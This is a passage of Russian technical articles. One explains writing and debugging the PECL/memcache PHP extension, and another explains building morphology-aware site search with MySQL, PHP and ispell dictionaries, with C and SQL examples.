    dnl сообщение об ошибке - zlib не найдена!
    AC_MSG_RESULT([no. If configure fails, try --with-zlib-dir=<DIR>])
  else
    dnl zlib найдена, её путь в $PHP_ZLIB_DIR
    AC_MSG_RESULT([$PHP_ZLIB_DIR])
    dnl добавляем библиотеку - нам надо будет линковать с ней наш модуль
    PHP_ADD_LIBRARY_WITH_PATH(z, $PHP_ZLIB_DIR/lib, MEMCACHE_SHARED_LIBADD)
  fi



  AC_DEFINE(HAVE_MEMCACHE,1,[Whether you want memcache support])
  dnl перечисление всех C/C++ исходников модуля через пробел для
  dnl последующей сборки
  PHP_NEW_EXTENSION(memcache, memcache.c, $ext_shared)
fi
```

Первая сборка модуля

После генерации основы модуля и редактирования файла config.m4 наступает увлекательный этап сего действа – первая сборка модуля.

Для начала следует выполнить скрипт ./buildconf, находящийся в корневой директории исходников. В последствии его придется запускать при каждом изменении config.m4. При помощи ./buildconf создается скрипт ./configure, который теперь будет принимать и нашу новую опцию --enable-memcache. Далее – всё, как обычно. Итак, нам надо выполнить:

```
./buildconf
./configure --enable-memcache ....
make
./sapi/cli/php -f ./ext/memcache/memcache.php
```

Внутренняя структура исходников модуля

Пример исходного кода модуля, получаемого после выполнения скрипта ext_skel можно найти в приложении к статье.

Добавление функций в скелет модуля

Как уже было сказано, каждая функция модуля, экспортируемая в PHP, должна быть указана в списке функций модуля (function_entry memcache_functions[]).

Последовательность действий, необходимых для добавления новой функции в уже созданный скелет модуля:

1) добавление элемента в список функций:

```
    PHP_FE(memcache_get_version,        NULL)
```

Если нужно добавить псевдоним другой функции, то вместо указанной строки следует добавить такую:

```
PHP_ALIAS(memcache_get_version,        some_old_function,        NULL)
```

Для создания псевдонима более ничего не требуется.

2) добавление строки в заголовок модуля:

```
PHP_FUNCTION(memcache_get_version);
```

3) написание собственно тела функции:

```
/* {{{ proto string memcache_get_version( object memcache )
   Returns server's version */
PHP_FUNCTION(memcache_get_version) {
        mmc_t *mmc;
        int inx;
        char *version;
        zval *mmc_object = getThis(); /* указатель на $this */
        /* если функция выполняет НЕ как метод,
        то ей требуется аргумент с объектом Memcache,
        иначе $this и есть этот объект
        */
        if (mmc_object == NULL) {
                /* обработка входящего параметра */
                if (zend_get_parameters(ht, 1, &mmc_object) == FAILURE) {
                        WRONG_PARAM_COUNT;
                }
        }
        /* проверим, установлено ли соединение в этом объекте,
        и получим указатель на структуру, если да */
        if ((inx = mmc_get_connection(mmc_object, &mmc TSRMLS_CC)) == 0) {
                RETURN_FALSE; }
        /* вызов внутренней функции модуля, которая возвращает строку,
        или NULL в случае ошибки */
        if ( (version = mmc_get_version(mmc TSRMLS_CC)) ) {
                RETURN_STRING(version, 0);
        } /* сообщение об ошибке */
        php_error_docref(NULL TSRMLS_CC, E_NOTICE, "failed to get server's
version");
        RETURN_FALSE;
}
```

Обработка входящих параметров функции

Ожидается булево значение:

```
zend_bool b;
if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "b", &b) == FAILURE)
RETURN_FALSE;
```

Ожидается два параметра: целое и число с плавающей точкой:

```
long l;
double d;
if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "ld", &l, &d) == FAILURE)
{

```

Ожидается строка:

```
char *str;
int str_len;
if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "s", &str, &str_len) ==
FAILURE) {
```

Ожидается массив:

```
zval *arr;
if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "a", &arr) == FAILURE) {
```

Ожидается ресурс:

```
zval *c = NULL
if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "r", &c) == FAILURE) {
```

Два опциональных параметра: целое и строка:

```
long  opt_l = 0;
char *opt_str = NULL;
long  opt_str_len = 0;
if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC,
    "|ls", &opt_l, &opt_str, &opt_str_len) == FAILURE) {
```

Первый обязательный параметр – ресурс, второй опциональный – булево значение:

```
zval *resource;
zend_bool b = FALSE;
if (zend_parse_parameters(2 TSRMLS_CC, "r|b", &resource, &b) == FAILURE) {
```

Один обязательный параметр – целое или строка:

```
long  number;
char *str;
int   str_len;
if (zend_parse_parameters_ex(ZEND_PARSE_PARAMS_QUIET, ZEND_NUM_ARGS()
TSRMLS_CC,
    "l", &number) == SUCCESS) { /* работаем с целым */
} else if (zend_parse_parameters_ex(ZEND_PARSE_PARAMS_QUIET, ZEND_NUM_ARGS()
TSRMLS_CC,
    "s", &str, &str_len) == SUCCESS) {/* работаем со строкой */
} else { /* ошибка! */ }
```

Объяснение некоторых часто используемых макросов:

ZEND_NUM_ARGS()- количество входящих параметров.

WRONG_PARAM_COUNT – стандартная ошибка “Wrong parameter count ..”.

TSRMLS_CC, TSRMLS_DC, TSRMLS_C, TSRMLS_D – специфические макросы, которые используются для обеспечения безопасной работы в многопоточном режиме (thread safety). Макросы *_C* используются при вызове функций, макросы *_D* - при объявлении функций.

Создание и использование классов в модуле

Для того, чтобы создать класс в модуле, необходимо сделать следующее:

1) добавить указатель на класс:

```
static zend_class_entry *memcache_class_entry_ptr;
```

2) добавить список методов класса:

```
static zend_function_entry php_memcache_class_functions[] = {
        PHP_FALIAS(pconnect,                memcache_pconnect,
NULL)
        {NULL, NULL, NULL}
};
```

3) инициализировать класс во время загрузки модуля, используя PHP_MINIT_FUNCTION():

```
PHP_MINIT_FUNCTION(memcache)
{
        zend_class_entry memcache_class_entry;
        INIT_CLASS_ENTRY(memcache_class_entry, "Memcache",
php_memcache_class_functions);
        memcache_class_entry_ptr = zend_register_internal_class
(&memcache_class_entry TSRMLS_CC);
}
```

После этого класс будет доступен в PHP и следующий код будет работать без явного объявления класса и его методов:

```
<?php
$obj = new Memcache;
$obj->getVersion();
?>
```

Для того, чтобы вернуть объект из какой-либо функции, следует использовать следующую конструкцию:

```
object_init_ex(return_value, <указатель на класс>);
```

Т.е. в нашем случае это будет выглядеть так:

```
object_init_ex(return_value, memcache_class_entry_ptr);
```

return_value– это специальная переменная, которая используется для возврата из функции значения.

В случае, если из функции нужно вернуть строку, ресурс, целое или булево значение, используются соответствующие макросы из списка ниже:

```
RETURN_RESOURCE(l)                          - возвращает ресурс, l - его
идентификатор
RETURN_BOOL(b)                            - возвращает булево, b - 0 или 1
RETURN_NULL()                            - возвращает NULL
RETURN_LONG(l)                            - возвращает целое
RETURN_DOUBLE(d)                            - возвращает число с плавающей точкой
RETURN_STRING(s, duplicate)          - возвращает строку
RETURN_STRINGL(s, l, duplicate) - возвращает строку
RETURN_EMPTY_STRING()                  - возвращает пустую строку
RETURN_ZVAL(zv, copy, dtor)           - возвращает zval
RETURN_FALSE                                  - возвращает FALSE
RETURN_TRUE                                  - возвращает TRUE
```

Создание и работа с ресурсами в модуле.

Кроме обычных типов данных – строк, чисел, массивов и объектов – PHP поддерживает один специфический тип – ресурсы. Это универсальный тип, который включает в себя соединения с базами данных, сокеты, дескрипторы файлов и другие ресурсы. Сам тип “ресурс” подразделяется на два вида: постоянные ресурсы, которые сохраняются между запросами, и «непостоянные», автоматически разрушаемые по окончании обработки запроса.

Работа с ресурсами стандартизирована и проходит следующим образом: модуль регистрирует ресурс при инициализации, при создании ресурса добавляет его в список ресурсов этого модуля, при разрушении ресурса удаляет элемент из этого списка. Выглядит это так.

Создаем две глобальные переменные для модуля, в которых будут храниться числовые идентификаторы типов (le_memcache – обычное соединение, le_pmemcache – постоянное соединение).

```
static int le_memcache, le_pmemcache;
```

При инициализации модуля (в PHP_MINIT_FUNCTION()) регистрируем новые ресурсы:

```
le_memcache = zend_register_list_destructors_ex(_mmc_server_list_dtor, NULL,
"memcache connection", module_number);
le_pmemcache = zend_register_list_destructors_ex(NULL, _mmc_pserver_list_dtor,
"persistent memcache connection", module_number);
```

Первый передаваемый аргумент – это функция-деструктор, которая будет вызвана автоматически при удалении элемента из списка и/или по окончанию обработки запроса.

Второй аргумент – функция-деструктор, которая будет вызвана при разрушении persistent-списка (что обычно происходит при выгрузке модуля).

Непосредственное создание ресурса и занесение его в список:

```
mmc = mmc_open(Z_STRVAL_PP(host), Z_STRLEN_PP(host), real_port, timeout_sec,
persistent TSRMLS_CC);
if (mmc != NULL) {
        mmc->id = zend_list_insert(mmc,le_memcache);
}
```

Далее мы работаем не с самим ресурсом, а с его ID, который был получен от zend_list_insert(). Именно этот ID мы увидим при выполнении следующего кода:

```
<?php
$fd = fopen("text.txt", "r");
var_dump($fd);
/*
resource(5) of type (stream)
*/
?>
```

Уничтожение ресурса может быть либо автоматическим – по окончанию обработки запроса или при выгрузке модуля, либо ручное – при явном вызове функции. В любом случае, уничтожение ресурса означает освобождение занимаемой им памяти и удаление соответствующего элемента из списка ресурсов. Постоянные ресурсы в PHP – тема, достойная отдельного доклада.

В отличие от ASP или Java, которые ограничены своими вполне конкретными веб-серверами, PHP не может привязываться к особенностям реализации конкретного веб-сервера, поэтому в нем нет какого-либо общего списка постоянных ресурсов, который позволял бы всем выполняющимся скриптам использовать одно соединение.

Этот список хранится в каждом отдельном процессе веб-сервера и ограничен его временем жизни. Именно это является причиной часто возникающих проблем с превышением максимального количества соединений – просто количество чайлдов Апача превысило этот лимит.

Тестирование и отладка модуля

Удачная компиляция модуля отнюдь не является последним этапом написания модуля. После этого наступает время для тестирования и отладки модуля. Для тестирования имеет смысл использовать механизм, который является общепринятым в PHP – скрипт ./run_tests.php и файлы .phpt.

Пример файла .phpt:

```
--TEST--
memcache_set()/memcache_get() using compression
--SKIPIF--
<?php if(!extension_loaded("memcache")) print "skip"; ?>
--FILE--
<?php

include 'connect.inc';
$var = new stdClass;
$var->plain_attribute = 'value';
$var->array_attribute = Array('test1', 'test2');
memcache_set($memcache, 'test_key', $var, MEMCACHE_COMPRESSED, 10);
$result = memcache_get($memcache, 'test_key');
var_dump($result);

?>
--EXPECTF--
object(stdClass)#%d (2) {
  ["plain_attribute"]=>
  string(5) "value"
  ["array_attribute"]=>
  array(2) {
    [0]=>
    string(5) "test1"
    [1]=>
    string(5) "test2"
  }
}
```

Пояснения:

--TEST--- название теста, отображаемое при выполнении;

--SKIPIF--- часть теста, в которой проверяются обязательные условия, необходимые для запуска теста. В случае, если обязательные условия не выполняются, этот код должен напечатать “skip”. В данном случае проверяется наличие модуля;

--FILE-- - собственно тело теста;

--EXPECT-- - ожидаемый результат выполнения тела теста;

--EXPECTF--- то же, но в виде шаблона в формате sprintf().

Полное описание формата тестовых файлов, используемых в PHP, вы можете найти в файле README.TESTING2 в корне исходников PHP.

Пример запуска тестов:

```
export TEST_PHP_EXECUTABLE=./sapi/cli/php
php -f ./run_tests.php ext/memcache/tests
```

Стандартный инструмент для отладки модуля при возникновении проблем – GNU Debugger или просто gdb. Заметьте, что для получения читабельной информации от GDB, PHP должен быть сконфигурирован с опцией --enable-debug.

Пример работы с gdb:

```
$gdb ./sapi/cli/php
(gdb) run -f some_test.php
Program received signal SIGSEGV, Segmentation fault.
php_url_encode_hash_ex (...) at /usr/src/php5/ext/standard/http.c:64
(gdb) backtrace
#0 php_url_encode_hash_ex (...) at /usr/src/php5/ext/standard/http.c:64
 #1 0x081b962c in zif_http_build_query (...) at /
usr/src/php5/ext/standard/http.c:204
 #2 0x08224ede in zend_do_fcall_common_helper (...) at /usr/src/php5/Zend/
zend_execute.c:2642
 #3 0x0822505e in zend_do_fcall_handler (...) at /
usr/src/php5/Zend/zend_execute.c:2771
#4 0x08221388 in execute (...) at /usr/src/php5/Zend/zend_execute.c:1339
 #5 0x082032ff in zend_execute_scripts (...) at /usr/src/php5/Zend/zend.c:1053
 #6 0x081ca76f in php_execute_script (...) at /usr/src/php5/main/main.c:1647
#7 0x08235a2e in main (...) at /usr/src/php5/sapi/cli/php_cli.c:941
```

Какую информацию нам дает бэктрэйс? Посмотрите на #1 – это явно вызов функции http_build_query(); (пставка zif_ добавляется макросом PHP_FUNCTION). Далее в строке 204 файла ext/standard/http.c вызывается проблемная функция php_url_encode_hash_ex(), в которой и происходит сегфолт. Осталось только средствами GDB выяснить значения переменных в этот момент, и мы получим полную картину происшедшего.

Где взять документацию? Где и кто может помочь?

Самая главная документация – исходный код уже существующих модулей. Конечно, описание ZEND API по адресу http://zend.com/zend/api.php может сильно помочь, но нужно учитывать, что эта документация постепенно устаревает, а исходники работающих модулей не устареют никогда.

В качестве модуля-примера традиционно рекомендуется использовать ext/mysql, который действительно написан грамотно и уже проверен временем.

Вам также могут помочь в списке рассылки pecl-dev@lists.php.net и php-internals@lists.php.net, но сначала воспользуйтесь поиском по архивам этих листов – возможно, что этот вопрос уже неоднократно обсуждался. Помните, что официальный язык всех листов – английский.

Есть также каналы в IRC: #php.pecl и #php.bugs в сети EFNet, посвященные соответствующей тематике.

С чего начать?

Начните с документации или хотя бы с перевода документации. Несмотря на то, что над документацией PHP работают десятки людей, объем работы еще достаточно велик, чтобы хватило всем и даже больше.

Работая с документацией, вы будете вынуждены работать с исходным кодом для того, чтобы понять, как на самом деле работает та или иная функция, какие аргументы она принимает, как их обрабатывает и что в результате возвращает. Это база для ваших собственных разработок в будущем.

Демон memcache и его использование в веб-приложениях

Демон memcache создали разработчики LiveJournal Анатолий Воробей и Брэд Фитцпатрик (Brad Fitzpatrick). На данный момент memcached активно используется в системе LiveJournal и на других сайтах, которые нуждаются в повышении производительности и снижении нагрузки на базу данных. Эти эффекты достигаются путем кэширования в памяти результатов запросов (или других данных), генерация которых занимает значительное время и/или потребляет слишком много ресурсов сервера.

Memcached предоставляет простой plain-text протокол, с помощью которого веб-приложения могут работать с высокоэффективным хэшем, хранящимся в памяти сервера.

Модуль PECL/memcache даёт возможность использовать memcached из PHP, не теряя при этом драгоценные микросекунды на выполнение PHP-кода, необходимого для доступа к демону. По отзывам людей, которые ранее использовали интерфейс к memcached, написанный на PHP, и перешли на PECL/memcache, разница в быстродействии операций доступа к демону составила от 10 до 100 раз.

Типичные примеры использования memcached:

- хранение бинарных данных (изображений) на сайте, где используются десятки тысяч изображений, добавляемых пользователями;
- хранение обработанных шаблонов;
- временное хранилище для статистических данных (вместо таблиц типа HEAP в MySQL);
- хранилище для сессионных данных пользователей.

Поиск на сайте средствами PHP, MYSQL и ISPELL

Автор:
Алексей Рыбак

Создание поискового движка для веб-проектов всегда являлось сложной задачей со многими вариационными параметрами. У разработчика, как правило, есть две основных программы решения этой задачи: взять готовый продукт от стороннего производителя и "прикрутить" его к своему проекту, либо разработать поисковый модуль самостоятельно.

Введение

В кругу профессионалов далеко не без оснований принято считать, что очередное «изобретение велосипеда» часто является крайне глупым занятием, и дешевле использовать готовые и проверенные решения, тем более, что существует достаточное число бесплатных или условно-бесплатных поисковых движков. Ни в коем случае не ставя под сомнение этот в целом верный тезис, следует, однако, признать тот факт, что многие из разработчиков ему не следуют. Причин этому может быть очень много, например, непреодолимое желание «творца» самому разобраться в задаче и выдать непременно своё решение, или нежелание принимающих соответствующие решения лиц выделить достаточно средств для покупки готового продукта.

Однако среди этих отчасти «смешных» факторов есть и более объективные, в основном имеющие отношение к средним и мелким проектам с незначительным бюджетом. Многие бесплатные поисковые движки невозможно самостоятельно прикрутить к проекту на стандартном недорогом UNIX-хостинге. Действительно, может оказаться, что для нормальной работы вам понадобится доступ к командной оболочке, crontab'у и т.д., а этих возможностей у вас вдруг не оказалось, или по каким-то причинам вы не можете установить на сервере хостера дополнительное программное обеспечение. Можно, конечно, говорить о том, что для подобных проектов с таким "слабым" хостингом и поиск, мол, не нужен, но такое заявление будет не совсем корректным. Что ещё более важно, многие движки не так-то просто интегрировать в корпоративные системы управления контентом сайта (CMS), и в рамках потокового производства проектов при помощи одного и того же инструментария решение о производстве собственного поискового модуля может оказаться весьма оправданным.

Перечисленные факторы образуют первую причину, по которой автор посчитал уместным написание данной статьи. Вторая причина заключается в том, что основа метода, который будет рассмотрен здесь, мало чем отличается от того, на чем строятся многие популярные готовые решения. Поэтому даже если вы решите использовать в своих проектах чужие программы, но вам по-прежнему будет интересно, а как это вообще работает, вам эта статья также может оказаться полезной.

Итак, пусть перед нами стоит задача: сделать поиск из «подручных» средств. В качестве этих средств были выбраны база данных mysql, язык PHP (на самом деле подойдет любой скриптовый язык, в котором реализован интерфейс к mysql) и словарь к UNIX-программе ispell, с помощью которого можно сделать сносный морфологический модуль для поиска. Каким образом при помощи только лишь этих средств сделать поисковый модуль для небольшого проекта? Как с помощью ispell-словарей работает морфология? Насколько быстрым может оказаться такой поиск, и каковы основные стратегии повышения производительности? Каковы порядки величин, характеризующие производительность поиска? Ответы на эти вопросы автор постарался кратко изложить ниже.

Структуры данных в БД mysql: объекты и поисковый (словарный) индекс

Следующие две таблицы составляют основу поискового модуля, в них хранятся данные обо всех проиндексированных объектах сайта.

Объекты:

```
create table search_object (
    id     int(11) default '0' not null auto_increment,   # идентификатор объекта
    name   varchar(32) not null,      # некоторое "имя" объекта
    idate  datetime not null,                 # дата индексирования
    tag    int(4) default '0',          # дополнительное поле (поля) псевдо-рубрикации
    primary key (id),
    index idx_so_name (name),
    index idx_so_idate (idate),
    index idx_so_tag (tag)
);
```

Словарный индекс:

```
create table search_index (
    id_obj   int(11) not null,          # идентификатор объекта
    word     varchar(32) not null,      # слово
    weight   int(4) not null,             # "вес" слова внутри одного объекта
    unique uk_si_obj_word (id_obj,word),
    index idx_si_word (word)
    # внимание: ниже будет предложен не такой очевидный, но более «быстрый» индекс
);
```

Центральная часть поисковой системы - словарный индекс search_index, в котором для каждого проиндексированного объекта (search_object) хранятся все его слова. Имя объекта (name) может являться как URL-ом страницы, так и некоторым составным (неатомарным) полем, однозначно идентифицирующим некоторый объект БД (например, пара {table_name, table_id} или псевдо-URL db://table_name/table_id и т.п). В словарном индексе могут быть представлены все объекты одновременно (данные из разных таблиц, обычные файлы на жестком диске и т.д), поэтому в факте нарушения "канонов" проектирования БД (неатомарность) нет ничего страшного, так как в любом случае для подобного "единого" индекса мы не можем обеспечить целостность на уровне модели. Вес слова может меняться в зависимости от того, в какой части документа это слово встречается (заголовок, ключевые слова, обычный текст), а также от частоты употребления слова.

Пусть есть два документа, содержащих очень короткие тексты "дождь меня мочит" и "дождь мне как душ". Для простоты примем вес слова равным числу вхождений слова в текст. Тогда после индексирования:

```
 mysql> select * from search_index order by id_obj;
+--------+---------+--------+
| id_obj | word    | weight |
+--------+---------+--------+
|      1 |  дождь  |      1 |
|      1 |  меня   |      1 |
|      1 |  мочит  |      1 |
|      2 |  дождь  |      1 |
|      2 |  мне    |      1 |
|      2 |  как    |      1 |
|      2 |  душ    |      1 |
+--------+---------+--------+
7 rows in set (0.00 sec)
```

Релевантность

Релевантность - степень "адекватности" выдаваемых результатов поиска по отношению к запросу пользователя. Поиск с сортировкой по релевантности - сложная и трудоемкая задача, по определению некорректная (поди знай, что имел в виду пользователь). Современные методы подсчета релевантности значительно сложнее представленных здесь, но для небольшого проекта (локального поиска) вполне достаточно следующих правил:

1) чем больше слов в поисковом запросе присутствует в поисковом индексе у данного объекта, тем релевантность выше;

2) чем выше суммарный вес найденных слов объекта, тем релевантность выше.

Пусть пользовательский запрос совпадает с одним из вышеприведенных текстов: "дождь меня мочит". Рассмотрим вспомогательный запрос:

```
mysql> select id_obj, word, (word = 'дождь'), (word = 'меня'), (word = 'мочит')
    -> from search_index where word in('дождь','меня','мочит');
+--------+-------+--------------+----------------+-----------------+
| id_obj | word  |word = 'дождь'| (word = 'меня') | (word = 'мочит') |
+--------+-------+--------------+----------------+-----------------+
|      1 | дождь |            1 |              0 |               0 |
|      1 | меня  |            0 |              1 |               0 |
|      1 | мочит |            0 |              0 |               1 |
|      2 | дожд  |            1 |              0 |               0 |
+--------+-------+--------------+----------------+-----------------+
4 rows in set (0.00 sec)
```

Видно, что для выполнения условий, которые мы предъявили к релевантности,

можно использовать следующий запрос с групповыми функциями:

```
mysql> select id_obj, sum(weight) as w,
    -> max(word = 'дождь') + max(word = 'меня') + max(word = 'мочит') as r
    -> from search_index where word in('дождь','меня','мочит')
    -> group by id_obj
    -> order by r desc, w desc;
```

```
+--------+------+------+
| id_obj | w    | r    |
+--------+------+------+
|      1 |    3 |    3 |
|      2 |    1 |    1 |
+--------+------+------+
2 rows in set (0.00 sec)
```

Запросы такого типа довольно сложны из-за сортировок по вычисляемым полям после группировки. Поэтому подобное решение в целом неприменимо для промышленных поисковых систем. Наша задача - оценить границы его применимости для средних проектов и получить как качественные, так и количественные оценки производительности.

Морфология: ru-ispell

Хорошая морфология не бесплатна. Из некоммерческих проектов довольно широкое распространение получила морфология на основе словаря Лебедева для UNIX-программы ispell.

Предназначение программы - проверка орфографии, поэтому, вообще говоря, морфология на базе этого словаря сильно уступает морфологическим модулям, специально разрабатываемых для поисковых систем. Но, тем не менее, этого словаря обычно хватает для небольшой поисковой системы. Словарь состоит из двух частей: собственно словаря и набора правил словообразования (аффикс-файл).

Кусок аффикса-файла:

```
-----------------------------------------------------------------------
flag *K:
# существительные м.р., оканчивающиеся на -й
    Й      >   -Й,Я      # сценарий > сценария (р.П.)
    Й      >   -Й,Ю      # сценарий > сценарию (д.П.)
    Й      >   -Й,ЕМ     # сценарий > сценарием (т.П.)
    [^И] Й >   -Й,Е      # музей > музее (п.П.)
    И Й>   -Й,И       # сценарий > сценарии (п.П.)
-----------------------------------------------------------------------
```

Это читается так: для группы правил с названием (идентификатором) "K"(flag*K) определены 5 правил замены окончания для построения соответствующих падежей из нормальной формы. Аналогичный набор правил есть для всех частей речи, в аффикс-файле примерно 20 групп и в общей сложности немногим более тысячи правил. Общий формат такой: [маска] > [что убрать],[что добавить]

Сам словарь выглядит так:

сцена/I

сценарий/K

сценарист/K

сценарный/A

сценический/A

сценка/I

сцепивший/A

сцепившийся/A

сцепить/BLRW

сцепиться/BLRW

Таким образом, словарь - это просто список слов в некоторой "базовой" форме, где через слеш ('/') указан набор идентификаторов групп правил, по которым это слово преобразуется. Словоформы для слова "сценарий" строятся по правилам для группы правил K (см. пример affix-файла). Наличие маски [^И] для четвертого правила ограничивает его применимость к данному слову, даже если группа правил слова - та же. Стоит особенно обратить внимание на то, что групп может быть несколько (сцепиться/BLRW).

Это значит, что все правила из указанных групп (B,L,R,W) применимы к данному слову. В целом это довольно гибкий принцип, таким образом уменьшается "избыточность", ряд правил выносятся в отдельные группы и "подмешивается" к основной группе. Тем не менее, {сцепивший,сцепившийся,сцепить,сцепиться} в словаре Лебедева - абсолютно разные слова. Это хорошо иллюстрирует "неоптимальность" и "избыточность" словаря. Напомним, что его основное предназначение - дать ответ на вопрос "есть ли такое слово в языке?", а не "какие словоформы порождаются таким-то словом?". Поэтому часто в словаре встречаются отдельные слова, являющиеся производными формами. Кроме того, сам словарь далеко не полон и редко обновляется в последнее время.

Представление словаря и правил в СУБД mysql

Аффикс-файл:

```
create table affix (
  flag char(1) default '' not null,   # группа правил
  type char(1) default '' not null,   # тип: приставка или окончание
  lang char(3) default '' not null,   # язык
  mask char(16) default '' not null,  # маска
  find char(16) default '' not null,  # что искать
  repl char(16) default '' not null,  # на что заменять
  index idx_affix_flag (flag)
);
```

Словарь:

```
create table spell (
  word varchar(32) default '' not null, # слово
  flag varchar(8) default '' not null,  # группы правил
  lang char(3) default '' not null,     # язык
  index idx_spell_word (word)
);
```

По этой структуре видно, что появилось два новых атрибута: язык и тип правила. Первый отвечает за то, к какому языку относится слово или правило, второй - к какому типу преобразования относится правило (производить замену в начале или в конце слова). В большом проекте поиск может быть многоязычным, и правила словообразований более сложными, чем замены концов слов, но здесь мы ограничимся только одним языком и правилами только для окончаний.

Часто для того, чтобы уменьшить словарный индекс и ограничить систему от "тяжелых" запросов могут быть введены так называемые стоп-слова, которые фильтруются как при индексации, так и при запросах пользователя:

```
create table stopword (
  word varchar(32) not null,
  primary key (word)
);
```

```
mysql> select * from stopword limit 10;
+--------+
| word   |
+--------+
| а      |
| без    |
| более  |
| бы     |
| был    |
| была   |
| были   |
| было   |
| быть   |
| в      |
+--------+
10 rows in set (0.00 sec)
```

Для многоязычных проектов в этой таблице необходимо также хранить поле для языка.

Построение словоформ при помощи SQL-запросов

Получение списка всех словоформ по базовой осуществляется по довольно простой программе. Каждому слову в словаре поставлены в соответствие группы правил. Значит, для всех групп правил слова необходимо применить правила (что убрать, на что заменить), исключая те случаи, когда слово не удовлетворяет маске:

```
mysql> SELECT DISTINCT
    -> CONCAT(LEFT(s.word,LENGTH(s.word)-LENGTH(a.find)),a.repl) as FORM
    -> FROM spell s, affix a
    -> WHERE s.word = 'дождь'
    -> and INSTR(s.flag,a.flag)
    -> and s.word regexp a.mask
    -> and s.lang=a.lang
    -> and a.type='s';
```

```
+---------+
| FORM    |
+---------+
| дождя   |
| дождю   |
| дождем  |
| дожде   |
| дожди   |
| дождей  |
| дождям  |
| дождями |
| дождях  |
+---------+
9 rows in set (0.01 sec)
```

В запросе мы используем только правила для окончаний слов (affix.type = 's'), а также накладываем ограничение spell.lang = affix.lang, т.к. в базе могут содержаться слова и правила для разных языков. Вообще говоря, редко встречаются случаи, когда внутри одного запроса нужно применять морфологию для разных языков, так что часто в подобных запросах ограничиваются и одним языком тоже (например, affix.lang = 'ru').

Если в запросе вместо s.word = 'дождь' поставить выражение s.word in ('word_1','word_2',...,'word_N'), он вернет словоформы для всех N слов, такой запрос полезен для получения словоформ нескольких базовых слов.

Запрос для нахождения базовой словоформы по производной выглядит несколько сложнее, но алгоритм также довольно прост. Итак, если у нас есть некоторая словоформа, то должно найтись такое слово в словаре, что после применения к нему правил словообразований получится искомая словоформа. Таким образом:

```
mysql> SELECT DISTINCT
    -> CONCAT(LEFT('программистом',13-LENGTH(a.repl)),a.find) as FORM
    -> FROM affix a, spell s
    -> WHERE RIGHT('программистом',LENGTH(a.repl))=a.repl
    -> AND INSTR(s.flag,a.flag)
    -> AND a.type='s'
    -> AND a.lang=s.lang
    -> AND CONCAT(LEFT('программистом',13-LENGTH(a.repl)),a.find)=s.word
    -> AND CONCAT(LEFT('программистом',13-LENGTH(a.repl)),a.find) RLIKE a.mask;
```

```
+-------------+
| FORM        |
+-------------+
| программист |
+-------------+
1 row in set (0.05 sec)
```

Число "13" в данном случае - длина формы.

Рассмотрим план выполнения запроса:

```
mysql> explain
   -> [предыдущий запрос]
| table | type  | possible_keys  | key            | key_len | ref  | rows | Extra  |
| a     | ALL | NULL             | NULL       |    NULL | NULL | 1201 | where used; Using temporary |
| s     | ref   | idx_spell_word| idx_spell_word |      32 | func |   59 | where used; Distinct |
2 rows in set (0.00 sec)
```

Этот запрос выполняется довольно быстро, но всё же он не из лёгких. Поэтому иногда целесообразно из словаря приготовить все словоформы заранее:

```
create table spell_prepared (
    word varchar(32) not null,
    form varchar(32) not null,
    index idx_sp_wf(word,form),
    index idx_sp_fw(form,word)
);
```

Индексы для этой таблицы можно строить разные, в зависимости от того, какие запросы выполняются чаще. В данном примере построены наиболее "тяжелые" индексы, фактически дважды дублирующие данные таблицы. Это делать необязательно, но в данном случае достигается максимальная производительность для любого запроса - как построение базовой формы по производной, так и нахождение всех словоформ по базовой: mysql для выполнения всех этих запросов будет использовать лишь индекс, который скорее всего со временем будет полностью содержаться в кеше key_buffer, и времени на чтение данных с диска будет затрачено минимум. Окончательный выбор индексов на конкретном сервере часто зависит от многих других факторов (размер буфера ключей, число одновременно работающих приложений, место на диске для "тяжелых" индексов и т.д.).

Получение spell_prepared из словаря и правил:

```
select s.word, concat(left(s.word,length(s.word)-length(a.find)),a.repl) as form
from spell as s, affix as a
where instr(s.flag,a.flag)
and s.lang=a.lang
and a.type='s'
and s.word regexp a.mask;
```

Планы выполнения запросов при помощи spell_prepared:

```
mysql> explain select form from spell_prepared where word = 'программист';
| table          | type | possible_keys | key       | key_len | ref   | rows |
Extra                  |
| spell_prepared | ref  | idx_sp_wf     | idx_sp_wf |      64 | const |   14 |
where used; Using index |
1 row in set (0.00 sec)



mysql> explain select word from spell_prepared where form = 'программистом';
| table          | type | possible_keys | key       | key_len | ref   | rows |
Extra                  |
| spell_prepared | ref  | idx_sp_fw     | idx_sp_fw |      64 | const |    2 |
where used; Using index |
1 row in set (0.00 sec)
```

Конечно, в spell_prepared содержится большое число избыточных данных, и мы могли бы оптимизировать структуры данных более аккуратно, но по сравнению с размерами словарных индексов обычно этот объем невелик, а скорость "морфологии" как правило существенно выше скорости отработки запросов к индексу с сортировкой по релевантности. Поэтому здесь мы ограничимся таким лишь "обозначением" направления оптимизации этих запросов.

Поиск с учетом морфологии

Для того, чтобы сделать поиск с учетом морфологии, в первую очередь встает вопрос: в какой форме будут храниться слова в индексе - в базовой или в оригинальной? Это один из центральных вопросов проектирования всей системы, от которого зависит очень многое, как в плане производительности, так и в плане возможностей системы. На данный момент не существует однозначного решения этого вопроса, и оба подхода имеют свои плюсы и свои минусы. Рассмотрим основные отличия в этих подходах.

1) В search_index хранится оригинальная форма слова.

- Индексируемый текст не нужно "приводить" к базовому виду, индексирование легче, но размер индекса больше.

- Поисковый запрос необходимо "расширять" до всех словоформ по каждому слову в запросе. Поэтому SQL-запрос на поиск тяжелее за счет нескольких факторов: во-первых, в word in (...) должны быть все словоформы; во-вторых функция подсчета релевантности должна учесть вхождение слова в одну из словоформ, т.е. рейтинговые суммы должны иметь вид: max(word in ('дождя','дождю','дождем','дожде','дожди','дождей','дождям','дождями','дождях')), что, конечно, отразится на производительности.

- Есть возможность "отключить" морфологию и искать "как есть".

2) В search_index хранится базовая форма слова.

